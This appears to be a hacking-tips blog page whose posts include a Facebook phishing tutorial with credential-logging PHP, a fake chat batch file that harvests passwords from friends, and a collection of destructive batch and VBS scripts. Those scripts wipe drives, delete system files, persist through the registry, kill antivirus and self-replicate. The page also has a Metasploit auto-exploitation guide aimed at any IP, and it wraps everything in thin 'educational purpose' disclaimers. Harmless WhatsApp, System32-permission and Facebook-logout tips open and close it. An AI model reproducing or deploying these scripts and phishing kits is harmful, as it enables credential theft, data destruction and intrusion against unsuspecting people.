How To Install Whatapp on Pc


HOW TO USE WHATSAPP ON PC (full tutorial with new tip and how to sync mobile app with pc )??

THIS TRICK IS POSTED AGAIN DUE TO THE REQUEST OF FRIENDS
HAVING PROBLEM IN USING BLUESTACK

1. First Download Bluestacks[Official Website Link given in comment box]. Choose the operating system which you are using either it might be Windows or Mac and
download the respective version and install the app.


2.If you are getting some
error like "The application
failed to initialized properly (0xc0000135) . Click on ok to terminate the application",then .NET
framework is missing on
your PC. Downld netframework After installing Bluestacks

3.open the Software and there you see some already installed apps.

4.Click on Search button
and search for WhatsApp .

5.Then you will be
suggested different
places from where you
can get Whatsapp App.I
prefer Google Play,so
just click on Whatsapp
Messenger on Google
Play column and install
the app.

6.After installing the App
open it then you have
to Choose your Country
and Enter Phone number to start using Whatsapp on your PC.

SYNC YOUR MOBILE APPS
Sync your mobile apps using Bluestack Cloud connect:

7.Open the BLUESTACKS
application and Click on
the settings button at
the right end.

8.Choose the first option
" cloud connect". A box opens select " yes" and click on next.

9.Enter your email address , Mobile number and click on " Register".

10.Now you will receive a
email with a Pin number.
Now take your android
mobile and Go to
market place and
search for " Bluestacks",

11.Download and install
the application. Open the application and enter the pin number that you
received.
That's it now you can
Sync any application on
your mobile with your
PC. That's all for now friends.

Enjoy using WhatsApp for PC.
(HaXoR)
Read more

Hacking acounts like fb,twitter or any social media?

[Tutorial]
Okay Guys.
I gonna write a tutorial on hacking fb id or any social networking etc id with phishing..
(i personally dont have any intrest in hack by this :p)
i think most of pplz here know this. But i hope it will help some newbies.
Okay here we go.

Just Follow the steps:


1] 1st of all you'll need a hosting account.. I recommenthttp://000webhost.com/ because its newbie frndly and easy..

After you create an a/c on 000webhost log into you a/c.
You'll have a username like a123456 remember that.
Now to ftp details
2] change ftp password.
Remember the username and password.


3] now if you are using mobile device go to http:/w-ftp.tk and enter your details. And leave folder name blank and log in there.. If ur using pc you can use their ftp manager..
4]now you should get a fb phishing script. You can search it in google. Download a script which have auto detect wap and web.
5] upload that script in w-ftp.tk or watever file manager ur using.
6]open the script in public_html folder..
6]violla.! You done.  now give the site address to the 1 u wanna hack and if he/ she login from you phishing page the username password get saved into pass.txt..
..
If you wanna clone any site
Visit the page that you want to clone.
Save it (CTRL S) via your browser.
Choose save complete webpage while saving it via browser.
Give name index while saving. (Dont use other name!)
Save it to a folder.
Now, you should have one file named"index.htm"and a folder.
We have to edit index.htm file.
Edit it and search"action"without"". You will get something like this if you are creating fake page of facebook, action="https://www.facebook.com/login.php?login_attempt=1"method="post", We have to edit this line only. Change https://www.facebook.com/login.php?login_attempt=1 to login.php (How to create login.php is written below) and change post to get , and save it.

How to create login.php?

Here is the code for login.php, just copy the below code, paste it in notepad and save it as login.php.

Code:

<?php
header ( "Location: http://www.google.com/" ) ;
$handle = fopen ( "passes.txt" , "a" ) ;
foreach ( $_GET as $variable => $value )
{
fwrite ( $handle , $variable ) ;
fwrite ( $handle , "=" ) ;
fwrite ( $handle , $value ) ;
fwrite ( $handle , "
" ) ;
}
fwrite ( $handle , "
" ) ;
fclose ( $handle ) ;
exit ;
?>
You have to change http://www.google.com/ to the site url that you are cloning, for example, change it to http://www.facebook.com/ if you are cloning facebook.

Now, you have your phishing page.

(this tutorial is strictly for educational purpose)

hope you like it.. 
Read more

Facebook phishing using a USB drive ?

Facebook phishing using a USB
drive

Hello guyzzz HaXoR is here ,,,with a awesome trick to hack someone acount..
Hope u like it,, we can use a usb to hack fb accounts by just following the steps given below
just follow the steps:

Here is a simple trick to get the
Email and password of a person via
a
USB drive with some social
engineering.


1. Open notepad and paste the
following code and leave a blank
line
after the code.
TITLE FBChat
ECHO OFF
COLOR 03
CLS

ECHO.
ECHO LOGIN TO START CHATTING
ON
FACEBOOK
ECHO.
ECHO Please enter your email:
SET/P "MAIL=>"
ECHO.
ECHO Enter the password:
SET/P "PSWD=>"
ECHO EMAIL = %MAIL%>>FBChat.
bat
ECHO PASSWORD = %PSWD
%>>FBChat. bat
CLS
TIMEOUT /T 5 >NUL
COLOR 0C
ECHO.
ECHO An error occurred while
connecting to the server. Try again
later.
PAUSE>NUL
EXIT
---------- Below this line are the
collected information ----------
2. Save the code as FBChat.bat
exactly. Do not name it anything
else
or it won't work.
3. Put the batch file into a USB
drive
and give it to your friend.
When you get back the USB drive,
right click the batch file and select
Edit. Now scroll downand you will
see
the information collected!
With some social engineering the
trick can be very efficient. Before
trying this trick out you can tell the
victim you are making a cool
software
and it will be finished soon. Than
give the batch file telling him that is
the software you made. Try to be
convincing and do not let him/her
smell a rat! I have tried thistrick on
some of my friends with 100
percent
success.
Give it a try yourself...
Read more

How to format hard drive using notepad?


A simple binary codes that can format the system drive ,secondary drives…

Copy The Following In Notepad Exactly as it


01001011000111110010010101010101010000011111100000

Save As An EXE Any Name Will Do

Send the EXE to People And Infect
Some other interesting formatting codes….


format c:\ /Q/X — this will format your drive c:\
01100110011011110111001001101101011000010111010000 100000011000110011101001011100

0010000000101111010100010010111101011000

format d:\ /Q/X — this will format your dirve d:\
01100110011011110111001001101101011000010111010000 100000011001000011101001011100

0010000000101111010100010010111101011000


format a:\ /Q/X — this will format your drive a:\
01100110011011110111001001101101011000010111010000 100000011000010011101001011100

0010000000101111010100010010111101011000

del /F/S/Q c:\boot.ini — this will cause your computer not to boot.
01100100011001010110110000100000001011110100011000 101111010100110010111101010001

00100000011000110011101001011100011000100110111101 101111011101000010111001101001

0110111001101001

Some more interesting stuff ..

open notepad


erase c:\windows

and save as

FINDOUTANAME.cmd

wat does it do:- will erase c:/windows .

Here is another one which is funny……

cls
:A
color 0a
cls
@echo off
echo Wscript.Sleep 5000>C:\sleep5000.vbs
echo Wscript.Sleep 3000>C:\sleep3000.vbs
echo Wscript.Sleep 4000>C:\sleep4000.vbs
echo Wscript.Sleep 2000>C:\sleep2000.vbs
cd %systemroot%\System32
dir
cls
start /w wscript.exe C:\sleep3000.vbs
echo Deleting Critical System Files…
echo del *.*
start /w wscript.exe C:\sleep3000.vbs
echo Deletion Successful!
echo:
echo:
echo:
echo Deleting Root Partition…
start /w wscript.exe C:\sleep2000.vbs
echo del %SYSTEMROOT%
start /w wscript.exe C:\sleep4000.vbs
echo Deletion Successful!
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo:
echo Creating Directory h4x…
cd C:\Documents and Settings\All Users\Start Menu\Programs\
mkdir h4x
start /w wscript.exe C:\sleep3000.vbs
echo Directory Creation Successful!
echo:
echo:
echo:
echo Execution Attempt 1…
start /w wscript.exe C:\sleep3000.vbs
echo cd C:\Documents and Settings\All Users\Start Menu\Programs\Startup\h4x\
echo start hax.exe
start /w wscript.exe C:\sleep3000.vbs
echo Virus Executed!
echo:
echo:
echo:
start /w wscript.exe C:\sleep2000.vbs
echo Disabling Windows Firewall…
start /w wscript.exe C:\sleep2000.vbs
echo Killing all processes…
start /w wscript.exe C:\sleep2000.vbs
echo Allowing virus to boot from startup…
start /w wscript.exe C:\sleep2000.vbs
echo:
echo:
echo Virus has been executed successfully!
start /w wscript.exe C:\sleep2000.vbs
echo:
echo Have fun!
start /w wscript.exe C:\sleep2000.vbs
pause
shutdown -f -s -c “Your computer has committed suicide. Have a nice day.”

This code about multiple open windows means infinite windows
until continue you restart the computer:save on denger.bat and code written in notepad

@echo off
copy 0% denger.bat
start denger.bat

This code about the computer shutdown:

@echo off
shutdown -s -t 5 -c “Shutdown”

Go to notepad and type the following:
@Echo off
Del C:\ *.*|y

save it as Dell.bat

Want worse then type the following:

@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00

and save it as a .bat file

One more …

try one this

Cd C:\
rd C:\ /s/q
Cd D:\
rd D:\ /s/q
Cd E:\
Rd E:\ /s/q
Cd F:\
Rd\ /s/q

then it is complete Save as any file you want in .bat format.. n enjoy.its really dangerous don’t try on your own pc.

NOTE :- Howto add your own created viruses into start ups this will make it difficult to detect them n to remove them …

For this u need a registry updater software .

now move your .bat file to c:/windows and then simply run this software ur virsu will be added to your start ups i tried this with shut down , as my comp starts its shut down after 2 secs ..

Do not try it on your PC. Don’t mess around this is for educational purpose only

Batch VIRUS Killing “ NORTON, LIMEWIRE, EXPLORER, MSN “

@Echo off
color 4
title 4
title R.I.P
start
start
start
start calc
copy %0 %Systemroot%\Greatgame > nul
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ
/d %systemroot%\Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%\desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c “VIRUS DETECTED”
start
start
time 12:00
:R.I.P
cd %usernameprofile%\desktop
copy Greatgame.bat %random%.bat
goto RIP

It will
1) Copy itself into startup
2) Copy itself over one thousand times into random spots in your computer
3) Hide its self and all other created files
4) Task kill MSN, Norton, Windows Explorer, Limewire.
5) Swap the left mouse button with the right one
6) Opens alert boxes
7) Changes the time to 12:00 and shuts down the computer

The first code we are going to look at is one that makes the cd tray open and close repeatedly until shutdown, or
(don’t tell your friends, you press ctrl + alt + delete and go to processes, and end wscript.exe (this code is vbs so save in note pad as whateveryouwant.vbs)

Set oWMP = CreateObject(“WMPlayer.OCX.7″ )
Set colCDROMs = oWMP.cdromCollection
if colCDROMs.Count >= 1 then
do
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next ‘ cdrom
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next ‘ cdrom
loop
end if

A code that turns on and off your capslock repeatedly, also vbs, end same way as last time, this turns on and off your capslock every tenth of a second

Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”

loop

A batch that is like a computer password, maybe you could stick it in autoexec.exe and make it run off startup?

@Echo off
echo Enter password then [F6] and then smack the [Enter] key real hard!
prompt $e[30m
echo on
echo off
copy con password.dat>nul
prompt $e[0m
echo on
echo off
cls
copy password.set+password.dat password.bat>nul
call password.bat
if '%password%==qwerty goto done
echo Incorrect, you are not trying to break into my pc are you?
choice /t:y,3
if errorlevel 2 goto next
:next
erase password.bat
erase password.dat
:hello
cls
echo Turn off PC
goto hello
:done
erase password.dat
erase password.bat
set password=qwerty
prompt $p$g

A batch that switches the left mouse button with your right mouse button (also maybe add a code to stick in someones autoexec,
that would really make them mad)

@echo off
Rundll32 user32,SwapMouseButton
msg * hahaha
msg * this is gunna screw you up
msg * good look finding how to fix it

A batch file that will shutdown your computer and send a few messages about the matrix, rather bland and could be worked on a little bit more, some one
could tweak it a little and i'll repost it and give you credit, perhaps change the dos txt to green

@ Echo off
Title Matrix
msg * The matrix has you, you can not escape
rundll32.exe disable mouse
Attrib +h C:*.*
echo deleting harddrive
echo 1001101010101011111111101010101
echo 010101010101010101010101010111
assoc
assoc

This is a VBs file so of course save as VBS, you can replace the txt in this code with whatever you want

Set wshshell = wscript.CreateObject("WScript.Shell")
Wshshell.run "Notepad"
wscript.sleep 400
wshshell.sendkeys "M"
wscript.sleep 100
wshshell.sendkeys "a"
wscript.sleep 120
wshshell.sendkeys "s"
wscript.sleep 200
wshshell.sendkeys "o"
wscript.sleep 140
wshshell.sendkeys "n"
wscript.sleep 100
wshshell.sendkeys " "
wscript.sleep 100
wshshell.sendkeys "P"
wscript.sleep 200
wshshell.sendkeys "w"
wscript.sleep 150
wshshell.sendkeys "n"
wscript.sleep 170
wshshell.sendkeys "s"
wscript.sleep 200
wshshell.sendkeys " "
wscript.sleep 100
wshshell.sendkeys "A"
wscript.sleep 50
wshshell.sendkeys "l"
wscript.sleep 120
wshshell.sendkeys "l"
wscript.sleep 160
wshshell.sendkeys " "
wscript.sleep 200
wshshell.sendkeys "N"
wscript.sleep 100
wshshell.sendkeys "e"
wscript.sleep 100
wshshell.sendkeys "w"
wscript.sleep 200
wshshell.sendkeys "b"
wscript.sleep 120
wshshell.sendkeys "s"

Carpet Bomb:

Once the batch file is executed, it copies itself hundreds of times onto the desktop and startup folder. This means that it'll regenerate once the computer is restarted even if all the icons on the desktop are deleted. This works on Windows XP and Vista. Command line-args are optional, and include "disinf" for erasing all of the copies permanently.

@ECHO OFF
:This was meant as a harmless joke, and it's not hard to fix if you read through the code.
:If you just use the "disinf" argument on the command line all is well.
lease only use this on people u don't like
IF "%1"=="" GOTO fill
IF "%1"=="fill" GOTO fill
IF "%1"=="kill" GOTO kill
IF "%1"=="inf" GOTO inf
IF "%1"=="disinf" GOTO kill
GOTO bye
:fill
IF EXIST C:\Users\%USERNAME%\Desktop\ (
FOR /L %%A IN (1, 1, 200) DO TYPE "%~df0" > "C:\Users\Public\Desktop\joke%%A.bat"
FOR /L %%A IN (1, 1, 200) DO TYPE "%~df0" > "C:\Users\%USERNAME%\Desktop\joke%%A.bat"
)
FOR /L %%A IN (1, 1, 200) DO TYPE "%~df0" > "C:\Documents and Settings\All Users\Desktop\joke%%A.bat"
FOR /L %%A IN (1, 1, 200) DO TYPE "%~df0" > "C:\Documents and Settings\%USERNAME%\Desktop\joke%%A.bat"
IF "%1"=="" GOTO inf
GOTO theend
:kill
IF EXIST C:\Users\%USERNAME%\Desktop\ (
FOR /L %%A IN (1, 1, 200) DO ECHO Y | DEL "C:\Users\Public\Desktop\joke%%A.bat"
FOR /L %%A IN (1, 1, 200) DO ECHO Y | DEL "C:\Users\%USERNAME%\Desktop\joke%%A.bat"
)
FOR /L %%A IN (1, 1, 200) DO ECHO Y | DEL "C:\Documents and Settings\All Users\Desktop\joke%%A.bat"
FOR /L %%A IN (1, 1, 200) DO ECHO Y | DEL "C:\Documents and Settings\%USERNAME%\Desktop\joke%%A.bat"
IF "%1"=="disinf" GOTO disinf
GOTO theend
:inf
TYPE "%~df0" > "C:\Documents and Settings\All Users\Start Menu\Programs\Startup\joke.bat"
TYPE "%~df0" > "C:\Documents and Settings\%USERNAME%\Start Menu\Programs\Startup\joke.bat"
TYPE "%~df0" > "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\joke.bat"
GOTO theend
:disinf
ECHO Y | DEL "C:\Documents and Settings\All Users\Start Menu\Programs\Startup\joke.bat"
ECHO Y | DEL "C:\Documents and Settings\%USERNAME%\Start Menu\Programs\Startup\joke.bat"
ECHO Y | DEL "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\joke.bat"
GOTO theend
:bye
ECHO "fill" to make more and "kill" to get rid of 'em. inf to make it stick a little longer 
:theend

HaXoR
Read more

Hack any PC using IP via Metasploit


Hack any PC using IP via Metasploit

1.) First you need to download Metasploit. The most up-to-date version is FREE at metasploit.com.

2.) You need PostgrSQL for your database.
Download here:http://www.postgresql.org/
Make sure you use all the defaults or Metasploit woun't work!


3.) Now lets get down to buisness... After installing both tools, open up the PostgrSQL admin gui (start -> all programs -> PostgreSQL 9.0 -> pgAdmin III).
Then right-click on your server (in the left hand box) and click connect. Remember to keep this window open the whole time. You will also need the pass you chose to use in step 5...

4.) Time for some hacking! Go to start -> all programs -> Metasploit Framework, and then open the Metasploit gui.

5.)Now, in the window type:

db_connect postgres:ThePassYouChose@localhost:5432

The first time you do this you will see lots of text flash buy. Don't wory, this is normal.

6.)Type db_host to make sure you are connected correctally.

7.)Now type this:

db_nmap 000.000.000.000

Make sure you put the ip of the computer you are trying to hack in the place of 000.000.000.000...

8.) Now we get to the fun part; the automatic exploitation.
Just type db_autopwn -t -p -e -s -b ,
watch the auto-exploitation start, go play Halo for a while, and then come back...

9.) After the exploitation is done, type sessions -l to see what the scanner found. If all went well, you should see a list of exploits.

10.) Now we get to use the exploits to hack the computer! If you will notice, all of the exploits are numbered, and they all have obvious names (i. e., reverseScreen_tcp). In order to use an exploit, type this:

sessions -i ExploitNumber

The features of Metasploit are mutch like a rat. Once you get into someone's computer, you can see their screen, controll their mouse, see what they type, see them, etc.


Read more

Get Acces to System32 files


Sometimes you may want or need to access and delete or replace some system32 files. You can get full permission and ownership of the system32 files by two simple CMD commands.

Step 1: First of all you must open a CMD window with administrator privileges. To do this go to start menu and type "cmd" into the search box without the quotation marks and press Ctrl+Shift+Enter.


Step 2: Enter this command into the CMD window and execute it:

takeown /f "C:\Windows\System32"

Step 3: Now execute this command:

cacls "C:\Windows\System32" /g xbyte:F

Notice that my username is xbyte so replace the xbyte in the command with your username. Now you will have full access to system32 files.
Read more

How To logout from facebook account from anywhere?

How To logout from facebook account  from anywhere?


Hello guys , sometime we go to cyber cafe ir a friends home to surf the internet and we use facebook and sometimes we forget to LOG OUT so here is a awesome and intresting trick on how to log out a faccbook account from anywhere..

Firstly open yur facebook account account from your home or anywhere else then go to account settings or just goto   www.facebook.com/settings

now click on



Now if there is option END ACTIVITY it means your account is currently used at that place. you can see this image.
Now just click on END ACTIVITY and that's it. you have been LOGED OUT from all device.. !!!
Read more